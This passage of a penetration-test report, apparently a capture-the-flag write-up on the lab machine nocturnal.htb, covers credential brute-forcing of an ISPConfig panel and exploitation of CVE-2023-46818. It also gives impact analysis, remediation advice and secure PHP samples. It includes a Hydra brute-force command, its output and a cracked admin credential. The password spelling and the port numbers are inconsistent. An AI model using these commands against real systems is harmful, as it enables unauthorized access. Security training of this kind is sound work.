
**Risk Score:** 8.5/10

**Description:** Weak credential reuse allowed access to ISPConfig management panel.

### Exploitation:

- Hydra brute force attack using previously discovered credentials
- Successful authentication with `admin:slowmotionapocalypse`
- Access to ISPConfig administrative functions

## Screenshot Requirements:




```
sudo openvpn Download/sl0w_m0n150!2.ovpn < tobias@nocturnal: /var/www < tobias@nocturnal: ~ < kali@kali: ~ < kali@kali: ~ <

~ hydra -L user.txt -P pass.txt 127.0.0.1 -s 8081 http-post-form "/Login/index.php:username={USER}&password={PASS}"&s_mod=login&s_pg=index:Username or Password wrong
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/hydra) starting at 2025-07-05 12:00:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:8/r:3), -2 tries per task
[DATA] attacking http-post-form://127.0.0.1:8081/login/index.php:username={USER}&password={PASS}&s_mod=login&s_pg=index:Username or Password wrong
[8081][http-post-form] host: 127.0.0.1 login: admin password: sl0wmotionapocalypse
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/hydra) finished at 2025-07-05 12:00:23
```

[Screenshot 17: Hydra brute force results]



[Screenshot 18: Successful ISPConfig authentication]

## 8. CVE-2023-46818 Exploitation - CRITICAL

**CVE Details:** ISPConfig Remote Code Execution vulnerability  
**Risk Score:** 10.0/10

**Description:** Known vulnerability in ISPConfig allowing authenticated remote code execution.


**Technical Details:**

- Affects specific ISPConfig versions
  - Requires authenticated access (already obtained)
  - Allows arbitrary code execution with root privileges


## Exploitation:

- Identified vulnerable ISPConfig version
  - Located and executed CVE-2023-46818 exploit
  - Achieved root-level system compromise

## Screenshot Requirements:



[Screenshot 19: ISPConfig version identification]



[Screenshot 20: CVE-2023-46818 exploit execution]

[Screenshot 21: Root shell confirmation]

## Impact Assessment

### Business Impact: CRITICAL

Impact Area	Severity	Description
<b>Data Confidentiality</b>	Critical	Complete breach of all user files and database
<b>System Integrity</b>	Critical	Ability to modify any system files or data
<b>Service Availability</b>	High	Potential for complete service unavailability
<b>Compliance</b>	Critical	Multiple regulatory framework breaches
<b>Reputation</b>	High	Severe impact on organizational credibility

### Technical Impact:

- Confidentiality:** Complete breach of all system data
- Integrity:** Ability to modify any system files or data
- Availability:** Potential for system destruction or ransomware deployment
- Persistence:** Multiple methods for maintaining access

## Affected Systems and Components

- Web Application:** nocturnal.htb file upload system
- Database:** SQLite database with user credentials

3. **Operating System:** Complete system compromise
  4. **ISPConfig:** Management panel exploitation
  5. **SSH Service:** Compromised authentication
  6. **File System:** Unauthorized access to all files
- 

## Remediation Recommendations

### Immediate Actions (Priority 1 - 24 Hours)

#### EMERGENCY RESPONSE REQUIRED

1. **Isolate System:** Immediately disconnect from network
2. **Reset All Passwords:** Change all user and administrative passwords
3. **Revoke Sessions:** Terminate all active user sessions
4. **Patch ISPConfig:** Update to latest version addressing CVE-2023-46818
5. **Audit System:** Check for persistence mechanisms and backdoors

### Critical Fixes (Priority 2 - 48 Hours)

#### HIGH PRIORITY FIXES

1. **Fix IDOR Vulnerability:** Implement proper authorization checks
2. **Secure Admin Panel:** Implement role-based access control
3. **Fix Command Injection:** Use parameterized commands and proper input validation
4. **Strengthen Password Policy:** Implement strong password requirements
5. **Database Security:** Implement proper password hashing (bcrypt/Argon2)

### Short-term Improvements (1-2 Weeks)

#### SECURITY HARDENING

1. **Input Validation:** Implement whitelist-based validation
2. **Access Controls:** Comprehensive review of all access controls
3. **Security Headers:** Implement proper HTTP security headers
4. **Logging and Monitoring:** Enhanced logging for security events
5. **Network Segmentation:** Isolate administrative services

## Long-term Security Measures (1-3 Months)

### STRATEGIC IMPROVEMENTS

- 1. Security Architecture Review:** Complete application security assessment
- 2. Penetration Testing:** Regular security testing program
- 3. Security Training:** Developer security awareness training
- 4. Incident Response Plan:** Develop and test incident response procedures
- 5. Compliance Framework:** Implement security compliance program

## Secure Code Recommendations

### IDOR Prevention:

```
// SECURE - Session-based authorization
session_start();
if (!isset($_SESSION['user_id'])) {
    http_response_code(403);
    exit("Unauthorized");
}

$user_id = $_SESSION['user_id'];
$file_id = $_GET['file_id']; // Use file ID instead of filename

// Verify file ownership
if (!verifyFileOwnership($user_id, $file_id)) {
    http_response_code(403);
    exit("Access denied");
}
```

### Command Injection Prevention:

```
// SECURE - Use escapeshellarg() and avoid direct concatenation
$password = escapeshellarg($_POST['password']);
$backupFile = escapeshellarg($backupFile);

// Use proc_open with proper argument array
$cmd = ['zip', '-x', './backups/*', '-r', '-P', $password, $backupFile, '.'];
$process = proc_open($cmd, $descriptorSpec, $pipes);
```

## Risk Assessment Matrix

Vulnerability	Likelihood	Impact	Risk Score	Priority

IDOR	High (9/10)	High (9/10)	<b>Critical (81/100)</b>	P1
Command Injection	High (9/10)	Critical (10/10)	<b>Critical (90/100)</b>	P1
Access Control	High (8/10)	High (8/10)	<b>High (64/100)</b>	P2
Weak Passwords	High (9/10)	High (8/10)	<b>High (72/100)</b>	P2
CVE-2023-46818	Medium (6/10)	Critical (10/10)	<b>High (60/100)</b>	P1


**Overall Risk Score: Critical (95/100)**

## Compliance Impact

This vulnerability chain results in violations of:

Framework	Impact Level	Requirements Violated
<b>GDPR</b>	Critical	Data breach notification, data protection
<b>PCI DSS</b>	Critical	If processing payment data
<b>SOX</b>	High	If publicly traded company
<b>HIPAA</b>	Critical	If processing healthcare data
<b>ISO 27001</b>	Critical	Information security management
<b>NIST</b>	Critical	All five functions compromised

## Attack Timeline



## Conclusion

## CRITICAL SECURITY FAILURE

The nocturnal.htb system suffered from a complete security failure across multiple layers. The vulnerability chain demonstrates how a single IDOR vulnerability can escalate to complete system compromise when combined with poor security practices. The presence of multiple critical vulnerabilities, weak authentication mechanisms, and unpatched services created a perfect storm for exploitation.

**Immediate isolation and comprehensive remediation are required** to prevent further compromise and data exfiltration.

## Visual Evidence Requirements

### Critical Screenshots to Include:

#	Screenshot	Purpose
1	Nmap scan results	Initial reconnaissance
2	ffuf directory enumeration	Discovery of admin endpoints
3	IDOR exploitation	Parameter manipulation and file access
4	Admin panel access	Privilege escalation
5	Command injection payload	Burp Suite request
6	Database dump results	Data exfiltration
7	Password cracking	CrackStation results
8	SSH access	System compromise
9	ISPConfig discovery	Service enumeration
10	Port forwarding setup	Local service access
11	Hydra brute force	Authentication bypass
12	CVE-2023-46818 exploit	Root compromise
13	Root shell confirmation	Final system takeover

## Appendix

### Technical Environment

- **Target:** nocturnal.htb
- **Services:** SSH (22), HTTP (80), ISPConfig (8080)
- **Database:** SQLite at `/var/www/nocturnal_database/nocturnal_database.db`
- **Compromised Users:** amanda, tobias, admin
- **Final Access:** Root-level system compromise

## Tools and Techniques

- **Reconnaissance:** Nmap, ffuf
- **Exploitation:** Burp Suite, custom payloads
- **Credential Attacks:** Hydra, CrackStation
- **Database Extraction:** SQLite3 via command injection
- **Privilege Escalation:** CVE-2023-46818 exploit

## References

- [OWASP Top 10 2021](#) - Multiple categories affected
- [CWE-639](#): Authorization Bypass Through User-Controlled Key
- [CWE-78](#): OS Command Injection
- [CVE-2023-46818](#): ISPConfig Remote Code Execution
- [NIST Cybersecurity Framework](#)